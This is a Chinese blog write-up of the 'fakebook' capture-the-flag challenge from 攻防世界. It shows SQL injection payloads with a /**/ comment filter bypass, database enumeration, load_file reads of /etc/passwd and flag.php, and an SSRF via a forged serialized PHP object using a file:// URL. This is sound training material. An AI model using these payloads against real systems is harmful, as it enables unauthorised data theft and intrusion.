

【攻防世界】十九 --- fakebook

原创

通地塔 于 2020-12-29 18:28:47 发布 102 收藏

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/111240560

版权



[攻防世界 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

题目 — fakebook

一、writeup

使用dirsearch扫描目录

```
[21:46:40] 200 - 1KB - /php
[21:47:08] 200 - 1KB - /adminphp
[21:47:27] 301 - 185B - /css → http://220.249.52.134/css/
[21:47:28] 200 - 0B - /db.php
[21:47:31] 200 - 0B - /error.php
[21:47:32] 200 - 0B - /flag.php
[21:47:37] 200 - 1KB - /index.php
[21:47:39] 301 - 185B - /js → http://220.249.52.134/js/
[21:47:41] 200 - 1KB - /login.php
[21:47:46] 200 - 1KB - /myadminphp
[21:47:55] 200 - 37B - /robots.txt
[21:48:04] 200 - 0B - /user.php
[21:48:05] 200 - 1019B - /view.php
```

https://blog.csdn.net/qq_43168364

flag应该在 `flag.php` 文件中


访问 `robots.txt` 文件, 得到了一个目录

```
220.249.52.134:43877/robots.txt × +
← → ↻ 🏠
🔒 220.249.52.134:43877/robots.txt
📁 火狐官方网站 📁 常用网址 📁 镇江 🌐 就业系统-学生端 📄 在线翻译_有道
User-agent: *
Disallow: /user.php.bak
```


下来了一个文件，`user.php.bak`。该文件先丢在这里等下再审计，主页没有任何发现，前端代码中没有提示，`login.php` 也没有找到可以利用的点(可以尝试：sql，xss，逻辑漏洞，写入日志文件，爆破)




来到 `join.php` 页面注册了一个admin用户



从首页可以访问到admin用户的页面，发现存在一个查询字符串，其有sql注入漏洞，注入类型是数字型



字段数：4，这里的报错给出了网站的根路径：`/var/www/html`




The screenshot shows the HackBar Quantum interface. The URL input field contains `http://220.249.52.134:43877/view.php?no=1 order by 12 --+`. The error message displayed is `[*] query error! (Unknown column '12' in 'order clause')`. Below the error, a **Fatal error** message is visible: `Call to a member function fetch_assoc() on boolean in /var`. The interface includes tabs for Encryption, Encoding, Other, XSS, SQL, Strings, and Payloads, along with Load, Split, and Run buttons.

判断显示位时被过滤了




The screenshot shows the HackBar Quantum interface. The URL input field contains `http://220.249.52.134:43877/view.php?no=-1 union select 1,2,3,4 --+`. The error message displayed is `no hack ~_~`. The interface includes tabs for Encryption, Encoding, Other, XSS, SQL, Strings, and Payloads, along with Load, Split, and Run buttons.

接下来判断其过滤方式，单独输入 `union` 和 `select` 都没有被过滤，只是提示语法错误




The screenshot shows the HackBar Quantum interface. The URL input field contains `http://220.249.52.134:43877/view.php?no=-1 union --+`. The error message displayed is `[*] query error! (You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'line 1)`. Below the error, a **Fatal error** message is visible: `Call to a member function fetch_assoc() on boolean in /var/www/html/db.php on line 66`. The interface includes tabs for Encryption, Encoding, Other, XSS, SQL, Strings, and Payloads, along with Load, Split, and Run buttons.



The screenshot shows the HackBar Quantum interface. The URL input field contains `http://220.249.52.134:43877/view.php?no=-1 select --+`. The error message displayed is `[*] query error! (You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select --' at line 1)`. Below the error, a **Fatal error** message is visible: `Call to a member function fetch_assoc() on boolean in /var/www/html/db.php on line 66`. The interface includes tabs for Encryption, Encoding, Other, XSS, SQL, Strings, and Payloads, along with Load, Split, and Run buttons.

因此可以判断其过滤方式是：基于组合的检测，而非基于关键字的检测，这里使用 `/**/` 即可绕过检测



The screenshot shows the HackBar Quantum interface. The URL input field contains `http://220.249.52.134:43877/view.php?no=-1 /**/ union select 1,2,3,4 --+`. The error message displayed is `Notice: unserialize(): Error at offset 0 of 1 bytes in /var/www/html/view.p`. Below the error, a table is visible with columns `username` and `age`. The value `2` is highlighted in a red box. The interface includes tabs for Encryption, Encoding, Other, XSS, SQL, Strings, and Payloads, along with Load, Split, and Run buttons.

```
http://220.249.52.134:43877/view.php?no=-1 union/**  
/select 1,2,3,4 --+
```

Notice: Trying to get property or non-object in
/var/www/html/view.php on line 53

https://blog.csdn.net/qq_43168364

显示位: 2

库名: fakebook

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

```
http://220.249.52.134:43877/view.php?no=-1 union/**  
/select 1, database(), 3, 4 --+
```

Notice: unserialize(): Error

username

fakebook

https://blog.csdn.net/qq_43168364

表名: users

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

```
http://220.249.52.134:43877/view.php?no=-1 union/**  
/select 1, group_concat(table_name), 3, 4 from  
information_schema.tables where  
table_schema=database() --+
```

username

users

https://blog.csdn.net/qq_43168364

字段: no,username,passwd,data

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

```
http://220.249.52.134:43877/view.php?no=-1 union/**  
/select 1, group_concat(column_name), 3, 4 from  
information_schema.columns where  
table_schema=database() and table_name="users" --+
```

username

age

no,username,passwd,data

Not

/va

https://blog.csdn.net/qq_43168364

数据: no username passwd字段中的数据没有用, 看看data字段中的数据

HackBar Quantum

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

```
http://220.249.52.134:43877/view.php?no=-1 union/**
```

Notice: unserialize(): Error at offset 0 of 1 bytes in /var/www/html/view.php on line

username

O:8:"UserInfo":3:
{s:4:"name";s:5:"admin";s:3:"age";i:12;s:4:"blog";s:12:"www.baidu.com";}

```
/select 1, data(3,4) from users --+
```

https://blog.csdn.net/qq_43168364

是一段序列化之后的内容，应该和 `user.php.bak` 中的代码有关，这里先放下。
来看看当前数据库的用户

```
http://220.249.52.134:43877/view.php?no=-1 union/**/select 1,user(),3,4 from users --+
```

username

root@localhost

https://blog.csdn.net/qq_43168364

是root用户，使用 `load_file` 读文件成功，`into outfile` 写文件失败

```
http://220.249.52.134:43877/view.php?no=-1 union/**/select 1,load_file('/etc/passwd'),3,4 --+
```

username

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:
/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin cron:x:16:16:cron:/var
/spool/cron:/sbin/nologin ftp:x:21:21:/:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:
/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font
Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70:/:/var/lib/postgresql:/bin/sh cyrus:x:85:12:/:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/:/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:
/sbin/nologin smmisp:x:209:209:smmisp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/
/sbin/nologin www-data:x:82:82:Linux User:/home/www-data:/bin/false
mysql:x:100:101:mysql:/var/lib/mysql:/sbin/nologin nginx:x:101:102:nginx:/var
/lib/nginx:/sbin/nologin

https://blog.csdn.net/qq_43168364

尝试读取: `/var/www/html/flag.php` 文件

```
http://220.249.52.134:43877/view.php?no=-1 union/**/select 1,load_file('/var/www/html/flag.php'),3,4 --+
```

Notice: unserialize(): Error at offset 0 of 1 bytes in `/var/www/html/view.php` on line 31

username	age	b
		N

Notice: Trying to get property of non-object in `/var/www/html/view.php` on line 53

https://blog.csdn.net/qq_43168364

页面中没有显示，控制台查看前端代码

```
http://220.249.52.134:43877/view.php?no=-1 union/**/select 1,load_file('/var/www/html/flag.php'),3,4 --+
```

Notice: unserialize(): Error at offset 0 of 1 bytes in `/var/www/html/view.php` on line 31

username	age	b
		N

https://blog.csdn.net/qq_43168364

Other | XSS | SQL

Strings | Payloads

Load | Split | Run

```
http://220.249.52.134:43877/view.php?no=-1 union/**
/select 1,load_file('/var/www/html/flag.php'),3,4
--+
```

Auto-Pwn

Enable Post Data

Enable Referer

58% CPU温度 50°C

username	age	blog
Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53		Notice: T... <code>/var/www</code>

查看器 | 存储 | 控制台 | 调试器 | 网络 | 样式编辑器 | 性能 | 内存 | 无障碍

搜索 HTML

```
: unserialize(): Error at offset 0 of 1 bytes in
<b>/var/www/html/view.php</b>
on line
<b>31</b>
<br>
<div class="container">
  <table class="table">
    <tbody>
      <tr>
        <th>username</th>
        <th>age</th>
        <th>blog</th>
      </tr>
      <tr>
        <td>
          <!--
          ?php $flag = "flag{c1e552fdf77049fabf65168f22f7aeab}"; exit(0); -->
        </td>
        <td>
        </td>
      </tr>
    </tbody>
  </table>
```

元素 {

.table td, .table th {

padding: 7.5px;

vertical-align: top;

border-top: 1px solid #dee2e6;

*, ::after, ::before {

box-sizing: border-box;

继承自 table

table {

border-collapse: collapse;

继承自 body

body {

font-family: system, BlinkMacSystemFont, -apple-system, 'Segoe UI', 'Roboto', 'Helvetica Neue', Arial,

得到flag。这种方法应该是这道题的作弊解法吧。下来看看正确解法

admin用户的页面中的前端代码中有一个 iframe 标签很可疑



src = data:text/html;base64, 标签的内容通过 data伪协议 取得，注意一下这个标签。

然后需要关注的有两点

- 一、前面得到的user.php.bak文件
- 二、数据库的data字段的内容

接下来对 user.php.bak 审计

```

<?php

class UserInfo
{
    // 这三个变量的内容会显示到 view.php 页面中
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        // 初始化一个新的会话, 返回一个cURL句柄, 供curl_setopt(), curl_exec()和curl_close() 函数使用
        $ch = curl_init();

        // 设置curl传输选项
        curl_setopt($ch, CURLOPT_URL, $url); // 设置url
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); // 获取到的信息以文件流形式返回, 不直接返回

        // 执行一个句柄
        $output = curl_exec($ch);

        // 获取一个cURL连接资源句柄的信息
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); // 得到响应状态码
        if($httpCode == 404) {
            return 404;
        }

        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;

        // 传入的blog网址, 必须符合下面的正则表达式
        return preg_match("/^(((http(s?))\:\/\/\/?)([0-9a-zA-Z-]+\.\.?[a-zA-Z]{2,6}(\:[0-9]+)?(\\/S*)?)?$/i", $blog
    );
    }
}

```

类名是: UserInfo。代码比较简单注意下面的函数就行:

- `curl_init()` — 初始化一个新的会话，返回一个cURL句柄，供`curl_setopt()`, `curl_exec()`和`curl_close()` 函数使用
- `curl_setopt($x, $y, $z)` — 设置一个cURL传输选项，为给定的cURL会话句柄设置一个选项
 - `$x` — 句柄 `$y` — 选项 `$z` — 选项的参数
 - `CURLOPT_URL` — 需要获取的URL地址，也可以在`curl_init()`函数中设置
 - `CURLOPT_RETURNTRANSFER` — 将`curl_exec()`获取的信息以文件流的形式返回，而不是直接输出
- `curl_exec()` — 执行一个句柄
- `curl_getinfo()` — 获取一个cURL连接资源句柄的信息
- `curl_close()` — 关闭连接

这里很明显存在 **ssrf漏洞** 只要我们提交的 blog 的内容符合 `isValidBlog`函数 中正则的匹配条件即可。这里本小白想了很久，但是就是无法满足正则匹配的中间的那一部分内容：`[a-zA-Z]{2,6}`，做到最好的程度就是：`http://3707319430.AAA:43877/flag.php` 3707319430是220.249.52.134转为int之后的结果



如果可以将AAA去除，就可以实现SSRF了，不知道有没有办法。。。这条路不通还有一条路，在data字段中。再来看看data字段存放的数据

```
O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:12;s:4:"blog";s:13:"www.baidu.com";}
O:8:"UserInfo":3:{s:4:"name";s:6:"admin1";s:3:"age";i:12;s:4:"blog";s:14:"www.taobao.com";}
O:8:"UserInfo":3:{s:4:"name";s:7:"admin2";s:3:"age";i:12;s:4:"blog";s:15:"www.taobao.com";}
O:8:"UserInfo":3:{s:4:"name";s:8:"admin3";s:3:"age";i:12;s:4:"blog";s:16:"www.taobao.com"};
```

是 UserInfo 对象序列化之后的内容，显然数据库是通过它来渲染回显到页面中的内容的，我们这里构造一个序列化的字符串：`O:8:"UserInfo":3:{s:4:"name";s:6:"admin4";s:3:"age";i:12;s:4:"blog";s:29:"file:///var/www/html/flag.php"};` 去访问 `file:///var/www/html/flag.php` 文件，data的字段是4。



```
<hr>
<iframe src="data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tiMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==" width="100%" height="100px">
<!--?php $flag = "flag{c1e552fdf77049fabf65168f22f7aeab}"; exit(0);-->
```

可以得到flag，iframe 标签中的后面的内容经过base64解码后也可以得到flag

PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tiMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==

```
<?php
$flag = "flag{c1e552fdf77049fabf65168f22f7aeab}";
exit(0);
```

https://blog.csdn.net/qq_43168364

二、知识点

php cURL函数

- PHP支持的libcurl库允许你与各种的服务器使用各种类型的协议进行连接和通讯
- PHP中使用cURL实现Get和Post请求的方法
- 为了使用PHP的cURL函数，需要安装 libcurl 包



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)